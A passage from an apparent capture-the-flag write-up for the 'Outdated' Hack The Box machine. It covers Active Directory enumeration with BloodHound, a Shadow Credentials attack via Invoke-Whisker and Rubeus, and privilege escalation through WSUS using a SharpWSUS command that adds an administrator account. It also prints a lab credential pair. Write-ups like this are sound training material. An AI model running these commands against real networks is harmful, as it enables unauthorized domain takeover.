

Right away I noticed that I landed inside either the internal network or a HyperV container, and not inside the actual external machine:
Nevertheless I enumerated the user:

We find a valid credentials set which we might be able to use later on:
btables@outdated.htbGHKKb7GEHcccdCT8tQV2QwL3BloodHound
Time to do some enum.

It seems we are the only ones with sflowers on this domain as regular users, let’s see if we can get an edge over them.

I then went ahead and transfered the .zip file over to kali.


Let’s get to graphing.


As expected, we can easily own sflowers in order to achieve full access over the domain.
Shadow Credentials - AddKeyCredentialLink
As per SpecterOps:
Writing to this property allows an attacker to create “Shadow Credentials” on the object and authenticate as the principal using kerberos PKINIT.
We can abuse this permission using pywhisker:

We can’t use this one yet since we don’t have valid creds.
This meant that instead I’d have to download over the Windows version:

Instead of building the .exe executable I downloaded over the .ps1 module from here:

We can run it as follows:
Invoke-Whisker -command "add /target:sflowers"Upon running we see this output:


Let’s upload rubeus.exe:

I copy pasted the outputted command and let it run, and all the way at the bottom we see the NTLM hash:
Lateral Movement as sflowers
We can move to sflowers now:

Now that we’re in we should do some digging.


It looks like the other network was indeed inside a Hyper-V instance.
user.txt

Privilege Escalation
SharpWSUS
Checking back inside BloodHound we notice that we’re part of the WSUS Administrators group:


We can exploit this group membership by using SharpWSUS:

Namely we can exploit it using the following command to create a psexec instance:

SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net user WSUSDemo Password123! /add && net localgroup administrators WSUSDemo /add\"" /title:"WSUSDemo"I will yet again use this script instead of building the .exe version.

We can test if it works:


Next up we need to download over the psexec.exe binary:
I download the zip and transfer the binary I need:

